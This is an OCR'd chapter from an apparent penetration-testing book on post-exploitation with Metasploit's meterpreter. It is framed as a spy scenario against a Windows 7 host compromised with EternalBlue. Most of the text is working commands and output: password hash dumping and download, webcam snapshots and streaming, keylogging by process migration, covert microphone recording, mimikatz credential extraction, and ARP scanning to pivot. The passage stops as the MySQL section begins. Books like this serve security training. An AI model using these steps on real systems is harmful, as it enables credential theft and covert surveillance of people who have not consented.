Once we have successfully exploited the target system, like we did in Chapter 9, our job has just begun! We didn't exploit the system just to get inside and send a greeting. We exploited the system for a purpose. That purpose is often called post exploitation in the hacking/penetration testing world. In the non-penetration testing world, it's called "getting the goodies."

An exploit gets us inside the target system, and the payload enables us to connect to, and operate inside, the target system. Now that we are inside, we need to decide what we want to do there. Do we want to:

1. Grab the passwords?
2. Listen to their conversations?
3. Place a keylogger on the system to record all their keystrokes?
4. Turn on their webcam, take snapshots or stream video?

5. Scan the network to find a particular system such as the database server?
6. Or simply use the target system as a foothold to take over the entire network?

In this chapter, we will assume a scenario where we are working for our national espionage/intelligence agency and have been charged with obtaining information from the target for national security purposes. We will attempt to do each of the tasks enumerated above on the target system.

Post-Exploitation Capabilities

Once we are inside the system, our capabilities will depend, in part, upon several factors. These factors include the following:


1. Do we have system admin privileges?
2. What payload did we place inside the system?
3. What service or application did we exploit?

In Chapter 9, we exploited the SMB service on the Windows 7 system. We were able to get the system administrator privileges and placed the `windows/meterpreter/reverse_http` payload inside the system.

Search for Post-Exploitation Modules

When using Metasploit for postexploitation, we have numerous options. We can view all the post-exploitation modules in Metasploit by using the search command and entering:

```
msf5 > search type:post
```




```
msf5 > search type:post

Matching Modules
================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    post/aix/hashdump                                                    normal  No     AIX Gather Dump Password Hashes
   1    post/android/capture/screen                                          normal  No     Android Screen Capture
   2    post/android/gather/sub_info                                         normal  No     extracts subscriber info from target device
   3    post/android/gather/wireless_ap                                      normal  No     Displays wireless SSIDs and PSKs
   4    post/android/manage/remove_lock                     2013-10-11       normal  No     Android Settings Remove Device Locks (4.0-4.3)
   5    post/android/manage/remove_lock_root                                 normal  No     Android Root Remove Device Locks (root)
   6    post/apple_ios/gather/ios_image_gather                               normal  No     iOS Image Gatherer
   7    post/apple_ios/gather/ios_text_gather                                normal  No     iOS Text Gatherer
   8    post/cisco/gather/enum_cisco                                         normal  No     Cisco Gather Device General Information
   9    post/firefox/gather/cookies                         2014-03-26       normal  No     Firefox Gather Cookies from Privileged Javascript Shell
   10   post/firefox/gather/history                         2014-04-11       normal  No     Firefox Gather History from Privileged Javascript Shell
   11   post/firefox/gather/passwords                       2014-04-11       normal  No     Firefox Gather Passwords from Privileged Javascript Shell
   12   post/firefox/gather/xss                                              normal  No     Firefox XSS
   13   post/firefox/manage/webcam_chat                     2014-05-13       normal  No     Firefox Webcam Chat on Privileged Javascript Shell
   14   post/hardware/automotive/can_flood                                   normal  No     CAN Flood
   15   post/hardware/automotive/canprobe                                    normal  No     Module to Probe Different Data Points in a CAN Packet
   16   post/hardware/automotive/getvinfo                                    normal  No     Get the Vehicle Information Such as the VIN from the Target Module
   17   post/hardware/automotive/identifymodules                             normal  No     Scan CAN Bus for Diagnostic Modules
   18   post/hardware/automotive/malibu_overheat                             normal  No     Sample Module to Flood Temp Gauge on 2006 Malibu
   19   post/hardware/automotive/pdt                                         normal  No     Check For and Prep the Pyrotechnic Devices (Airbags, Battery Clamps, etc.)
   20   post/hardware/rftransceiver/rfpwnon                                  normal  No     Brute Force AM/OOK (ie: Garage Doors)
   21   post/hardware/rftransceiver/transmitter                              normal  No     RF Transceiver Transmitter
```

As you can see, there are over 300 post-exploitation modules.

We can narrow this search by just looking for those that can be used on Windows systems (in our case, we will be using a Windows 7 system).

```
msf5 > search type:post platform:windows
```




```
msf5 > search type:post platform:windows

Matching Modules
================

   #    Name                                                Disclosure Date  Rank       Check  Description
   -    ----                                                ---------------  ----       -----  -----------
   0    post/multi/gather/apple_ios_backup                                   normal     No     Windows Gather Apple iOS MobileSync Backup File Collection
   1    post/multi/gather/check_malware                                      normal     No     Multi Gather Malware Verifier
   2    post/multi/gather/chrome_cookies                                     normal     No     Chrome Gather Cookies
   3    post/multi/gather/dbvis_enum                                         normal     No     Multi Gather DbVisualizer Connections Settings
   4    post/multi/gather/dns_bruteforce                                     normal     No     Multi Gather DNS Forward Lookup Bruteforce
   5    post/multi/gather/dns_reverse_lookup                                 normal     No     Multi Gather DNS Reverse Lookup Scan
   6    post/multi/gather/dns_srv_lookup                                     normal     No     Multi Gather DNS Service Record Lookup Scan
   7    post/multi/gather/enum_vbox                                          normal     No     Multi Gather VirtualBox VM Enumeration
   8    post/multi/gather/env                                                normal     No     Multi Gather Generic Operating System Environment Settings
   9    post/multi/gather/filezilla_client_cred                              normal     No     Multi Gather FileZilla FTP Client Credential Collection
   10   post/multi/gather/find_vmx                                           normal     No     Multi Gather VMWare VM Identification
   11   post/multi/gather/firefox_creds                                      normal     No     Multi Gather Firefox Signon Credential Collection
   12   post/multi/gather/jboss_gather                                       normal     No     Jboss Credential Collector
   13   post/multi/gather/jenkins_gather                                     normal     No     Jenkins Credential Collector
   14   post/multi/gather/lastpass_creds                                     normal     No     LastPass Vault Decryptor
   15   post/multi/gather/maven_creds                                        normal     No     Multi Gather Maven Credentials Collection
   16   post/multi/gather/multi_command                                      normal     No     Multi Gather Run Shell Command Resource File
   17   post/multi/gather/pgpass_creds                                       normal     No     Multi Gather pgpass Credentials
   18   post/multi/gather/pidgin_cred                                        normal     No     Multi Gather Pidgin Instant Messenger Credential Collection
   19   post/multi/gather/ping_sweep                                         normal     No     Multi Gather Ping Sweep
   20   post/multi/gather/resolve_hosts                                      normal     No     Multi Gather Resolve Hosts
   21   post/multi/gather/run_console_rc_file                                normal     No     Multi Gather Run Console Resource File
```

Even after we narrow our search to just Windows systems,there are still quite a few (over 200) post-exploitation modules in Metasploit available to us.

In addition to the many post-exploitation modules, the Metasploit meterpreter has a number of built-in commands. From the meterpreter prompt, we can simply enter `help` to get the commands that will work with this meterpreter. These commands are NOT universal in all meterpreters, and instead, are particular to each one. This means that we need to enter `help` to view which commands will work with this meterpreter or whichever one you are using (remember that there are many meterpreters).

```
meterpreter> help
```

This list is quite long, but these are the core commands in the meterpreter. If we scroll down a bit, we can see some key commands for post-exploitation, including the standard “User Interface Commands,” the “Webcam Commands,” and the “Audio Output Commands.”



I want to emphasize that these commands vary by the meterpreter you are using, so try the `help` command if you are using a different meterpreter. Many of these commands are NOT available in the Linux/UNIX and other operating systems (Linux, BSD, UNIX, etc.) meterpreters.

Let's begin our post-exploitation and get the goodies!

Exploitation in Windows 7

In Chapter 9, we exploited our Windows 7 system with the NSA's EternalBlue exploit and got the meterpreter prompt, as we see below.

```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 192.168.1.103:445 - Connecting to target for exploitation.
[+] 192.168.1.103:445 - Connection established for exploitation.
[+] 192.168.1.103:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] 192.168.1.103:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69
 6d 61  Windows 7 Ultima
[*] 192.168.1.103:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63
 65 20  te 7601 Service
[*] 192.168.1.103:445 - 0x00000020  50 61 63 6b 20 31
      Pack 1
[+] 192.168.1.103:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.1.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.103:445 - Starting non-paged pool grooming
[+] 192.168.1.103:445 - Sending SMBv2 buffers
[+] 192.168.1.103:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.1.103:445 - Sending final SMBv2 buffers.
[*] 192.168.1.103:445 - Sending last fragment of exploit packet!
```

```
meterpreter>
```

Now that we have the meterpreter on the target system, let's look at what we can do inside there. In some cases, we may want to know if the system is idle and how long. If someone is working on the system, the chances of detection increase, although our activities will not be obvious to the user unless they use tools such as Windows task manager, Sysinternal's Process Monitor or similar tools.

To find out how long the system has been idle, we can use the built-in command `idletime`.

```
meterpreter > idletime
```

```
meterpreter > idletime
User has been idle for: 48 mins 56 secs
meterpreter >
```

As you can see, this system has been idle for just 48 minutes and 56 seconds. The system's owner is likely nearby. Better to be cautious than dead!

If we have system administrator privileges on the target—as we do with the EternalBlue exploit—we can get all the hashes of all the passwords by simply using the `hashdump` command.

```
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b75
86c:::
ASPNET:1007:b5a564bc22934f4cb2a6edb0b98952d6:0f3903151a9afc1afdec9d87a583a48c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
hacker:1010:2ad6d62a57cbe4ddaad3b435b51404ee:a5dc24b1999182b03438ffdaed8d5312:::
IUSR_2K3TARGET:1003:7e24a98ab6ddf2ec8ae00eb86c8bb2b8:1900f037b4072bbce07b9e3bb7b
4f8ea:::
IWAM_2K3TARGET:1004:071d6126daf6116deb7c5ba280de2f26:1071c94e0321e6deed014d9a5df
cf021:::
SQLDebugger:1009:aad3b435b51404eeaad3b435b51404ee:73773ed7bd7af499c968a9552eb454
0b:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:0d1cca0a07f89506e188199d4
cdf2151:::
meterpreter >
```

Now that we have these hashes, we can download them and crack them in one of the many password crackers in Kali, such as `hashcat`. To capture these hashes to a file, simply enter;

```
meterpreter > hashdump > hashes
```

Then, use the built-in `download` command in our meterpreter.

```
meterpreter > download hashes
```

In addition, our espionage/intelligence service may want to see what is happening in the room where the computer is located. The meterpreter has a command that will turn on the webcam and take a single snapshot. It's named `webcam_snap`. Before we use it, we need to check to see whether a webcam exists on the system and what number has been assigned to it by the operating system. We can use the `webcam_list` command to do that.

```
meterpreter> webcam_list
```


```
meterpreter > webcam_list
1: VirtualBox Webcam - HP TrueVision HD
```

As you can see in the screenshot above, the target system has one webcam, and it has been assigned the number 1. If there were multiple webcams, we would need to use the number in the next command, but this command defaults to 1, so it's not necessary here.

In this case, we can command the webcam to take snapshot by entering;

```
meterpreter > webcam_snap
```

When we enter the command, the meterpreter snaps a picture and opens it on our desktop screen.




We now have a picture of our adversary sitting behind his computer!

Notice that it takes the snapshot and places the snapshot in the `/root` directory with a random name (hzMVZRtV.jpeg) and added the .jpeg extension.

Stream the WebCam

In some cases, our superiors may want a stream of the activity in the room with the target computer. Let's go to another computer at the location, exploit it, and stream the video. The command to do so is:


```
meterpreter > webcam_stream
```



This command will open the default browser (in this case, Mozilla Firefox) on your system and begin to stream the webcam live into the browser, as seen here.

Keylogger or How to View Every Keystroke

As a spy, we may want to capture all the keystrokes being entered by the target. This could reveal secret and confidential plans, passwords and other information. You are probably familiar with hardware keyloggers. Hardware keyloggers are usually **physically** placed on the target system and then record all keystrokes of the keyboard, such as this keylogger sold on Amazon.



The keylogger in Metasploit is a little different. It's a software keylogger. The advantage is that it can be installed remotely. The disadvantage is that it can only record keystrokes on one process at a time (conceivably, you could have multiple meterpreters, keylogging multiple processes such as MS Word, Notepad, Chrome, and Firefox, all at the same time).

To employ our keylogger, we need to decide what process we want to capture keystrokes from and then migrate (move) the meterpreter to that process.

The first step is to enter `ps` at the meterpreter prompt. Just like in Linux, this will list all the processes running on the target system.

```
meterpreter > ps
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 256   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 276   480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 336   328   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 384   328   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 396   376   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 436   376   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 480   384   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 496   384   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 504   384   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 616   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 644   840   dwm.exe            x64   1        OTW-PC\OTW                    C:\Windows\System32\dwm.exe
 680   480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 780   1940  cmd.exe            x64   1        OTW-PC\OTW                    C:\Windows\System32\cmd.exe
 792   480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 840   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 864   480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 916   480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1112  480   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1148  480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1212  480   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 1256  480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1360  480   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 1624  480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
```

As you can see above, all the processes running on the targeted Windows 7 system are displayed with PID, PPID, Process Name, Arch, Session, User, and Path.

If we scan down a bit through this list, we can see a process for Wordpad.

```
 1256  480   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1360  480   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 1624  480   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1940  1732  explorer.exe       x64   1        OTW-PC\OTW                    C:\Windows\explorer.exe
 2016  480   taskhost.exe       x64   1        OTW-PC\OTW                    C:\Windows\System32\taskhost.exe
 2044  480   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2104  864   wuauclt.exe        x64   1        OTW-PC\OTW                    C:\Windows\System32\wuauclt.exe
 2168  396   conhost.exe        x64   1        OTW-PC\OTW                    C:\Windows\System32\conhost.exe
 2296  1940  wordpad.exe        x64   1        OTW-PC\OTW                    C:\Program Files\Windows NT\Accessorie
s\wordpad.exe
 2616  1940  ServiceHost2.exe   x86   1        OTW-PC\OTW                    C:\Users\OTW\Desktop\ServiceHost2.exe
 2924  792   audiodg.exe        x64   0
```

The highlighted process—2396—is running Wordpad, the built-in wordprocessor in Windows. Generally, WordPad is not open unless the user is writing in it. Let's try keylogging that process.

To do so, we need to move or migrate our meterpreter to that process.

```
meterpreter > migrate 2396
```

```
meterpreter > migrate 2296
[*] Migrating from 2616 to 2296...
[*] Migration completed successfully.
```

Now that we have planted the meterpreter on this process, we can start the keylogger. As you might expect, the command is `keyscan_start`.

```
meterpreter > keyscan_start
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

When we are ready to retrieve the keystrokes, we can simply use the `keyscan_dump` command.

```
meterpreter > keyscan_dump
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>Dear <Shift>Generals<Shift><Shift>:<CR>
<CR>
<Shift>It is finally time to destroy those <Shift>American capitalist dogs. <Shift>Prepare to launch the missiles,
but first secure my final shipment of <Shift>Hostess <Shift>Twinkies.<CR>
<Shift>Your <Shift>Fearless and <Shift>Omniscient <Shift>Leader,<CR>
<Shift>Kim <Shift>Jung <Shift>Un
```

Looks like our target has some nefarious plans! Good thing we captured all their keystrokes!

Using the Target System as a Listening "Bug"

As a spy, in addition to taking snapshots or streaming video from the webcam, you may want to enable the built-in microphone on their computer to listen to the conversations of the target. In the history of hacking, there have been a number of pieces of malware that have done exactly this, including Flame and Duqu.

Once again, the meterpreter has a built-in command for doing so, `record_mic.`

```
meterpreter > record_mic
```

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/HEQxmFEB.wav
```

As you can see, when we run this command, it records the ambient sounds near the computer and places them in a .wav (audio) file in the root user's directory with a random file name.

This meterpreter command has numerous options that can be useful. For instance:

- **-d :** the number of seconds to record (default = 1 sec)
- **-f :** The .wav file path.
- **-p :** Automatically play the captured audio, by default "true."

Now, we can construct a useful command that records ten seconds of audio, creates a .wav file named `spyaudio.wav`, and automatically plays back the audio through your system's speakers.

```
meterpreter > record_mic -d 10 -f spyaudio.wav -p true
```

```
meterpreter > record_mic -d 10 -f spyaudio.wav -p true
[*] Starting...
[*] Stopped
Audio saved to: /root/spyaudio.wav
```

Of course, we can enable this bug for any number of seconds by simply changing the value after the `-d` option. So, for instance, if we wanted to capture one hour of audio we could change that value to 3600:

```
meterpreter > record_mic -d 3600 -f spyaudio.wav -p true
```

Mimikatz

In some cases, the hashdump command will not work to retrieve the password hashes on the local system. In that case, we have another tool that can grab passwords. This tool, `mimikatz`, was developed by Benjamin Delpy, aka gentilkiwi.

Mimikatz is capable of extracting and parsing information from RAM. Among the most important information we are seeking are the password hashes on the local system. When the system boots up, it loads these hashes into RAM, and with a tool like `mimikatz`, we can extract them. Mimikatz has been part of some of the most significant hacks in history, including NotPetya and Blackenergy3 (https://www.hackers-arise.com/post/2018/10/10/scada-hacking-anatomy-of-a-scada-malware-blackenergy-3).


The first step is, from the `meterpreter` prompt, to `load kiwi` (if your target is a 32-bit system, you will load `mimikatz`).

```
meterpreter> load kiwi
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/
```

Once `kiwi` has loaded, we can simply run the following command to extract all the credentials from the running system's RAM:

```
meterpreter> creds_all
```




As you can see above, mimikatz was able to extract all of the user accounts on the local system from RAM and display them for us. To learn more about mimikatz's many capabilities, go to https://www.hackers-arise.com/post/2018/11/26/metasploit-basics-part-21-post-exploitation-with-mimikatz.

Scanning the Internal Network

Very often, the ultimate target of our attack is different from the system we compromised. The ultimate target may be another system on the network, such as the database or domain controller on the same network. Now that we have a foothold inside the network, we may be able to leverage that foothold to compromise the entire network!

The first step to compromising other systems on the network is to scan to see what is available on the network. Ultimately, we want to pivot from the compromised system to other computers and devices on the same network.

To find out what other systems are on the network, the meterpreter has a post-exploitation command, `arpscanner`. Address Resolution Protocol is used to map MAC addresses to IP addresses on the LAN. This tool emulates this process to get the systems on the network to give up their IP and MAC addresses.



Now we know each of the systems on the network!

Post Exploitation of MySQL

In Chapter 8, we used a brute-force password-cracking tool on the MySQL database on a Windows 7 target. We easily recovered the password because the administrator had used a weak one. Now that we have the password, what can we do in post-exploitation?

Connect to the Database

The first step is to connect to the MySQL database on the Windows 7 system using the password we cracked in Chapter 8.

